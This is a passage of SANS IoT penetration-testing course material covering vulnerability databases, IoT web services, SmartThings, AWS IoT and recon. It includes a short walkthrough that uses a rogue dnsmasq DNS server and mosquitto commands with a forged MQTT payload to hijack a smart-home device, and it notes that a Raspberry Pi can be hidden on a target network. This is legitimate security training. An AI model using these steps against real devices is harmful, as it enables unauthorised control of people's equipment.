- **IoT Specific:** Many IoT devices host services that are specific to a particular type of device (like a router) or even to a particular manufacturer. These services are useful for scanning for the presence of these devices on the network, and there is a better chance that they will contain exploitable vulnerabilities since they are less common and well-studied than a protocol like HTTP.

ExploitDB and CVEs

Vulnerable versions of software, firmware, devices, or applications can be searched in online databases, such as the NVD, a vulnerability database synchronized with the most current published CVE List.



https://cve.mitre.org/




https://www.exploit-db.com

ExploitDB and CVEs

After identifying a particular device on the network and information about the services that it is running, the next step for a penetration tester is to try to identify an attack vector. Before trying to develop a zero-day exploit, it is always a good idea to look for attacks that already exist.

For this, testers can refer to a number of different sources. For example, the National Vulnerability Database (NVD) provides an up-to-date list of Common Vulnerabilities and Exploits (CVEs). When searching through this list, it is a good idea to not only look for information about the device in question (like a particular router) but also the particular versions of the services that it is running (discovered using Nmap or similar).



Malware on Local Network

IoT devices are commonly accessible from the internet. This makes it possible for them to communicate with cloud-based servers and for their owners to monitor them remotely.

However, this direct internet access also exposes these devices to potential exploitation. If an attacker gains access to a vulnerable IoT device, they have a foothold on an internet-connected computer within an organization's network.

Assuming that this device is not properly firewalled off, it can act as a jumping off point for lateral movement within the target network. In addition to accessing the data collected and stored by the IoT device (such as video feeds), an attacker can pivot to access other high-value targets within the compromised network.

Rasberry Pi (Mosquitto)

A Raspberry Pi runs on Linux and provides a set of GPIO (general purpose input/output) pins, allowing you to control electronic components for physical computing and install tools to assist with exploiting IoT devices on the network.

Two examples (of many) tools that can be installed on a Raspberry Pi are:

mosquitto – An open source MQTT protocol broker/ server
- *https://mosquitto.org/*

dnsmasq – A lightweight DNS forwarder to provide DNS services on a small network
- *https://thekelleys.org.uk/dnsmasq/doc.html*

Rasberry Pi (Mosquitto)


A Raspberry Pi is designed to be a small, modular, and extensible computer. The core of the Raspberry Pi runs a Linux kernel, and the device has physical connections to add peripherals. This could include specialized networking tools, AV equipment, and more.

While a Raspberry Pi has a number of potential uses, it can be an invaluable tool for exploiting IoT devices. As mentioned above, the Raspberry Pi can run programs like mosquitto and dnsmasq that can be used to interact with IoT systems.

The small size of the Raspberry Pi makes it ideal for pen testers with physical access to the target environment. Unlike a laptop, a Raspberry Pi can easily be concealed in a location with access to power and the target network.

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 2) (1)

Continuing the Example from earlier, after capturing traffic and inspecting the MQTT data, we trick the home IoT device into communicating with a Raspberry Pi running a Rogue DNS server, and Rogue MQTT server (Mosquitto) to take control of the Topics, and commands.



Example: Capturing IoT / MQTT Traffic with Wireshark (Part 2) (1)

In an earlier example, we used mosquitto on a computer to interact with IoT devices. We demonstrated that certain devices used the MQTT protocol to communicate with a controller using Topics and Commands. With Mosquitto and a rogue DNS server, we were able to redirect these communications to the attacker's system and take control of the IoT device.

Now, we take this exercise a step further by moving the rogue MQTT and DNS servers to a Raspberry Pi. As mentioned previously, this makes it possible to more easily conceal the attacker's system in a location where it can communicate with the IoT device.

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 2) (2)

If we were to place a Rogue DNS Server and a Rogue MQTT Server to copy the known topics and messages the IoT device expects, we could take control by routing traffic acting as a MITM.

1: Create a Fake MQTT server on a Raspberry Pi using a tool like Mosquitto to Subscribe and Publish MQTT commands.

```
mosquitto_sub -d -h 192.168.1.17 -t faketopic
```

```
mosquitto_pub -d -h 192.168.1.17 -t faketopic -m "SEC556"
```

2. Force IoT Device traffic to resolve to the Rogue DNS server (i.e., dnsmasq) hosted on the Raspberry Pi for traffic going to mq.gw.tuyaus.com.

3: Use Mosquitto to send malicious CONNECT, SUBSCRIBE, and PUBLISH topics to the Device using the captured messages, and credentials.

```
mosquitto_pub -d -h 192.168.1.17 -t smart/gw/00300006
0054590008a1 -m '{"protocol":5,"type":null,"gwId":null
,"data":{"gwId":"0030000600545*****","devId":"00300006
00545****,"dps":{"6":true}},"pv":"1.0","t":1494370849,
"sign":null}'
```

SANS | SEC556 | IoT Penetration Testing 65

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 2) (2)

Gaining control over the IoT device requires the following three steps:

1. With Mosquitto, create Subscribe and Publish topics for interacting with the IoT device.
2. Use dnsmasq to set up a fake DNS entry that redirects mq.gw.tuyaus.com to the Mosquitto server.
3. Use Mosquitto to interact with the IoT device using Connect Subscribe and Publish topics to force the IoT device to do the attacker's bidding.

Exercise: Scan and Exploit an IoT Router Device

Objective:

Use Nmap to Scan an IoT Device endpoints to find a vulnerable service to exploit.

Goal:

- What are the Ports Exposed? Which is vulnerable?
- What is the Device you are scanning?
- Find the CVE that this device is vulnerable to.
- Exploit the Device to get the Login Credentials

Time: 45 minutes

This page intentionally left blank.

Course Roadmap

Introduction to IoT Network Traffic and Web Services

Exploiting IoT Hardware Interfaces and Analyzing Firmware

Exploiting Wireless IoT: Wi-Fi, BLE, Zigbee, LoRa, and SDR

SECTION I

1. **Internet of Things – History and Overview**
2. **IoT Testing Methodology**
3. **IoT Network Analysis and Exploitation**
   Exercise: Analyze an IoT Device Packet Capture
   Exercise: Scan and Exploit an IoT Router Device
4. **The Web of Things**
5. **IoT Web Services Recon**
   Exercise: Access a Publicly exposed IoT WebCam
6. **Hacking IoT Devices on the Web**
7. **Attacking IoT Web Service APIs**
   Exercise: Steal a Car through IoT Web Service APIs

This page intentionally left blank.

The Web of Things

The "internet" is spreading beyond its origin (routers, databases, servers) and growing outward into smart phones, remote devices connected to the cloud, and small embedded devices in the physical world.

Connectivity and interoperability are the key requirements to this growth. The way to connect the physical world to the internet of things is to reuse existing web technologies and standards as much as possible.

In the WoT (Web of Things), devices become IP enabled, interconnected, and communicate through the same language or standard, such as REST, SOAP, MQTT, and many others.

The Web of Things

The internet began as a set of computers connected together on the ARPANET. From there, it expanded to include additional desktop computers, laptops, mobile devices, and more.

Today, the Internet of Things (IoT) is one of the fastest-growing parts of the internet. As technology has matured to the point where everything **can** be connected to the internet, the new question has become what **should** be connected to the internet. New IoT devices are created and connected on a regular basis, offering increased convenience and efficiency.

These devices are typically designed to connect to and be controlled via cloud-based servers. To communicate with these servers and other devices, IoT devices use a variety of different protocols and standards, including REST, SOAP, MQTT, and more.

Webservices in IoT

Mobile Applications

- Local Network Control
- Remote Control and Monitoring

Remote Management Interfaces

- Authorization Portals
- Browser Based Configuration and Setup
- Account Profile Setup and Registration
- Subscription and Usage Tracking
- Storage and Analytics

Device Interoperability

- Interoperation with multiple devices

Webservices in IoT

IoT devices commonly expose webservices. These webservices are designed to provide three main types of functionality:


- **Mobile Support:** Mobile devices' ubiquity, convenience, and "always on" mentality make them a perfect match for IoT devices. IoT devices commonly include interfaces to interact with mobile devices to provide remote monitoring and control. For example, an IoT camera may come with a mobile app that allows monitoring of the video feed from anywhere.
- **Remote Management:** IoT devices are commonly managed over the web, both by their owners and their manufacturers. They connect with cloud-based servers to upload data and download instructions. This allows users to manage their devices and manufacturers to implement service-based usage models.
- **Interoperability:** IoT devices are rarely designed to be standalone systems. Instead, they are intended to interact with other IoT devices as part of a "smart" home, city, etc. To accomplish this, these devices need to have the ability to interoperate with other IoT systems, including ones from the same manufacturer and other vendors.

Mobile Applications

Mobile Applications allow users to control and/or monitor network connected devices on the local network, or remotely. These applications often send messages to a "bridge" device on the LAN, or an edge/endpoint service when accessed remote.

Mobile Application IoT Threats
Data Leakage and/or Exfiltration
Local Network Foothold
Remote Command and Control of Devices
Mobile Application Code Vulnerability
Mobile Device "root" access
Firmware Exploitation

Philips Hue Mobile Application on the Apple App Store or for Android controls the colors and settings of a home Lighting system.



SANS | SEC556 | IoT Penetration Testing 70

Mobile Applications


IoT devices are commonly designed to be monitored and managed from mobile apps. Often, this is implemented as a "bridged" system, where the IoT device interacts directly with another device that communicates directly with the mobile app and relays its commands to the IoT device. This design simplifies the management of multi-device systems and reduces the load on resource constrained IoT devices.

IoT devices' connections with mobile devices create multiple potential security threats, including:

- **Data Leakage:** IoT devices send out the data that they collect to the "bridge" and on to mobile apps. This creates the potential that this data will be leaked.
- **Local Network Foothold:** IoT devices are internet-connected systems deployed on a local network. Exploiting them provides an attacker with a foothold on this local network.
- **Remote C&C of Devices:** IoT devices are remotely controlled by mobile apps. Exploitation of this C&C channel enables remote control of these devices.
- **Mobile App Code Vulnerabilities:** Mobile apps are prone to security holes and vulnerabilities. Exploitation of such a vulnerability places the IoT device at risk.
- **Mobile Device "Root" Access:** "Rooted" mobile devices provide deep access to the device and the apps installed on it. A rooted device could exploit access to an IoT device or vice versa.
- **Firmware Exploitation:** The firmware on an IoT device could contain exploitable vulnerabilities. If an attacker takes advantage of these vulnerabilities, they could gain access to the mobile app communications channel.

Remote Management Interfaces

Most modern connected devices require setup, configuration and administration via Web Portal, or Gateway. Then, a user can manage their devices on the local network or remotely from a cloud portal that links their device to an account.



Account Login Portal → Remote IoT Device Setup and Access → IoT Device Remote Control

Remote Management Interfaces


Most IoT devices include a web portal for remote management. This makes it easier for device owners to setup, configure, and administer their devices. These web interfaces may only be accessible on the local network or may be remotely accessible via a cloud-based portal.

While a web gateway simplifies management for users, it also creates a potential attack vector. Often, users will not change the default credentials on these portals or use weak passwords, making them vulnerable to credential stuffing or brute force password guessing attacks. If an attacker successfully exploits these weaknesses or a vulnerability within the portal, they gain the ability to remotely manage and administer the IoT device.

Device Interoperability

Device interoperability refers to enabling the integration and interoperability of many different communication protocols supported by heterogeneous IoT devices. Integration of these devices should:

- Allow the exchange of information between heterogeneous devices and heterogenous communication protocols.
- Facilitate integration of new devices into any IoT platform.



Device Interoperability

IoT devices are commonly designed to be part of a "smart home", which requires interoperability between devices. For example, a system may be configured to coordinate lighting and ambient music within a household based on different mood profiles (romantic, party, etc.).

Some device manufacturers only interoperate with their own devices, while others allow interconnectivity with other vendors' products. Either case requires the ability for devices to communicate with different devices and potentially over different communications protocols.

The interoperability of IoT devices depends on several factors, including:

- The capabilities and communications protocols built into the device itself.
- The syntax and semantics of the communications protocol.
- The platforms used to create each device.
- The available communications media (wireless, wired, etc.).

Device Interoperability Standards - Examples

IoT Platform	Integration Solution	Openness	Data Format	Application Protocol	Connectivity
Amazon AWS IoT	Gateway, REST API	Partially Open Source	JSON	HTTP, MQTT, WebSockets	GSM, 3GPP
SmartThings	Gateway, REST API, SDKs, Edge Computing, Open APIs	Partially Open Source	JSON	HTTP, REST, OAUTH	Zigbee, Wi-Fi, Ethernet, Bluetooth, USB
OpenRemote	Open APIs	Affero GNU Public License	XML, JSON	HTTP, REST	Z-Wave, KNX, Zigbee, Bluetooth, IFTTT
ARM embed	LWM2M	N/A	JSON	HTTP, MQTT, CoAP	Ethernet, Wi-Fi, Cellular, 6LoWPAN
Intel IoT Platform	Open APIs	Intel Open-Source License	XML, JSON	MQTT	Zigbee, Bluetooth, Cellular, Wi-Fi
Kaa	SDKs in chip, microservices, edge computing	Apache License ver 2	N/A	MQTT, CoAP, XMPP	Not Given
Xively	Open APIs, Microservices	Partially Open Source	JSON, SenML, XML, CSV, RSS	HTTP, REST, MQTT, XMPP, WebSockets, CoAP	Not Given
PTC ThingWorx	Protocol Translation, SOAP/Rest Web Services	N/A	XML, JSON, CSV, Text	HTTP, REST, MQTT, XMPP, WebSockets, DDS	Wi-Fi, GSM
ThingSpeak	Open APIs, WoT interface	GNU LGPLv3	XML, JSON, CSV	HTTP, REST	Not Given
WotKit	Open APIs, WoT hub	N/A	JSON, KML, CSV, HTML	HTTP, REST	Bluetooth, Zigbee
LinkSmart/Hydra	Gateway, web service, edge computing, micro service	LGPLv3	N/A	MQTT, HTTP, REST	Bluetooth, Zigbee, USB


Device Interoperability Standards - Examples

For IoT devices to be able to communicate with systems created by another vendor, communications standards are necessary. Like the HTTP standard defines how webservers and browsers can exchange information, several different standards and protocols exist for communications within the IoT space.

Some important features of these communications protocols to consider include:

- **Integration Solution:** IoT devices may expose APIs, use a gateway to bridge connections, or use other solutions to allow inter-device communications
- **Openness:** Different standards have different layers of openness. Some are completely open-source, while others are restricted by license agreements
- **Data Format:** These communications protocols can use JSON, XML, CSV, or other formats for data storage
- **Application Protocol:** While HTTP and REST APIs are the most common application protocols, some standards use other standards for communication
- **Connectivity:** Many different options exist for data transfer between IoT devices, including Wi-Fi, Bluetooth, mobile networks, and more

Example: SmartThings (1)



Developer Workspace is a suite of tools designed for adding IoT devices and Automations to SmartThings Cloud.

Devices can connect to SmartThings through a third-party cloud, directly to the SmartThings Cloud, or with a SmartThings-compatible hub.

Automations are WebHook or AWS Lambda functions that allow a user to control their SmartThings ecosystem without manual intervention.

SmartThings App and API are used to configure and control Automations and IoT devices in the SmartThings catalog, and usually as REST APIs integrate, control, and monitor IoT devices and services on SmartThings Cloud.

https://smartthings.developer.samsung.com/

https://github.com/SmartThingsCommunity/smartthings-core-sdk

Example: SmartThings (1)


SmartThings is a communications protocol that is supported by a number of major IoT vendors, including Samsung, Nest, Ring, and Alexa. Devices can use a gateway on the local network or a cloud-based solution to connect to other SmartThings-compatible devices.

SmartThings offers the ability to implement automation for IoT devices using Webhooks or AWS Lambda functions. This makes it possible to control a particular device or orchestrate the operations of a set of devices. To support the development of SmartThings automations, the SmartThings Developer Workspace offers a set of tools for adding IoT devices and Automations to the primary SmartThings cloud platform.

Example: SmartThings (2)

SmartThings Developer Community Portals allow programmers and creators to test, and integrate IoT devices on many types of platforms, chipsets, and languages and to establish capabilities for devices that are direct connected, hub-connected, or cloud-connected through various protocols like Zigbee, Bluetooth, or Wi-Fi.

Security testers can also use it to find weaknesses or vulnerabilities that may be exposed in their devices' Authentication or remote management capabilities, for example.




https://smartthings.developer.samsung.com/docs/devices/direct-connected-devices/device-app.html

Example: SmartThings (2)

As part of its Developer Workspace, SmartThings offers Community Portals to aid the development of new integrations between IoT devices and SmartThings. The Community Portals provide guidance on how to interact with SmartThings and communicate via a variety of different protocols, such as Bluetooth, Wi-Fi, or Zigbee.

In addition to providing insight for developers, SmartThings' Community Portals are also a valuable asset for penetration testers. Using the information provided in the Community Portals, testers can identify potential weaknesses or vulnerabilities in their own or other IoT devices.

Example: SmartThings (3)



Authentication to SmartThings Accounts and Devices code have the option to use strong OAUTH or API Keys for Production and Testing.

(But this isn't always the case for others...)

Example: SmartThings (3)


The slide above shows an example of how a tester could leverage the information provided in SmartThings Community Portals to identify potential vulnerabilities in an IoT device. As shown above, SmartThings provides the ability to use strong OAUTH or API keys for production and testing of an IoT device. Developers who follow this guidance can implement a more robust and secure authentication portal.


However, just because such functionality is available doesn't mean that it is universally applied. A penetration tester may want to look at how different IoT devices implement their authentication to see if they are using string OAUTH or API keys. If not or if the client secret is exposed, then the device may have an exploitable weakness.

Example: AWS IoT (1)

AWS IoT

AWS IoT is a managed cloud platform that lets connected devices easily and securely interact with cloud applications and other devices. Its list of capabilities and services is constantly growing.






Example: AWS IoT (1)

Amazon has a large presence in the IoT space. Amazon Alexa is integrated into a wide range of devices, and AWS is a popular platform for implemented cloud-based servers that integrate with IoT devices.

One of Amazon's IoT service offerings is AWS IoT. AWS IoT is designed to make it easy for IoT developers to link their devices to cloud-based applications or other IoT devices. Developers can add devices to their fleet, collect analytics and track events, deploy code to linked devices, and more.

Example: AWS IoT (2)



IoT Cloud Services
Services exist that allow a user to connect devices to the cloud using the protocol that best fits your requirements - HTTP, MQTT, or WebSocket. Devices can communicate with each other even if they are using different protocols.

The web console interface lets users:
- Onboard.
- Manage.
- Deploy and View the IoT Fleet.
- Process and Act on Data.
- Read and Set IoT Device State.

Security Functionality
- Secure Management for Certificate Management and Policies
- Role-based management to access and update devices
- Defense and Detection Rules to Audit and Profile Devices
- Alarms to Monitors for Suspicious behavior on IoT Device Endpoints

Example: AWS IoT (2)


AWS IoT is designed to act as a bridge and broker between multiple different IoT devices and applications. It supports a number of different communications protocols and enables devices using different protocols to connect and communicate via the AWS IoT cloud.


AWS IoT's web console interface is also designed to simplify and streamline management of a fleet of IoT devices. This makes it easier to build a "smart home" composed of multiple different systems and configure, update, and otherwise manage the devices as needed.

AWS IoT also offers security features to protect IoT devices and their communications. This includes the ability to control access to devices and to monitor devices for behavior that may indicate a malware infection or other issue.

Example: AWS IoT (3)

Device SDKs and test services, like MQTT test client, are also available to provide interoperability among several different Internet of Things devices, hardware, and use cases.





Example: AWS IoT (3)

In addition to providing a range of features, AWS IoT also offers tools to support IoT developers. The slide above shows examples of AWS IoT SDKs and the MQTT test client.

In earlier exercises, we discussed how MQTT enables communication between IoT devices and their controllers via posting and subscribing to certain topics. The MQTT test client in the slide above enables developers to test their MQTT communications code to ensure that it is functional and correct before they integrate it into their devices.

Course Roadmap

Introduction to IoT Network Traffic and Web Services

Exploiting IoT Hardware Interfaces and Analyzing Firmware

Exploiting Wireless IoT: Wi-Fi, BLE, Zigbee, LoRa, and SDR

SECTION I

1. Internet of Things – History and Overview
2. IoT Testing Methodology
3. IoT Network Analysis and Exploitation
   Exercise: Analyze an IoT Device Packet Capture
   Exercise: Scan and Exploit an IoT Router Device
4. The Web of Things
5. **IoT Web Services Recon**
   Exercise: Access a Publicly exposed IoT WebCam
6. **Hacking IoT Devices on the Web**
7. **Attacking IoT Web Service APIs**
   Exercise: Steal a Car through IoT Web Service APIs

This page intentionally left blank.

Web Services Recon

Finding and locating targets of interest is usually the first step in the monitoring or exploiting of these devices. Large networks can consist of many identical IoT devices, so when one is identified, it can be an attractive target for cyber attackers since their attacks can impact more broadly.

Management of IoT devices should focus on the provisioning, operation, and updating of devices, including gateways, firmware, software, and mobile applications, and proper configuration.

Web Services Recon

Before a tester can target an IoT device, they need to know that it exists. Reconnaissance of IoT devices and associated web services is an important first step in the pen testing process.

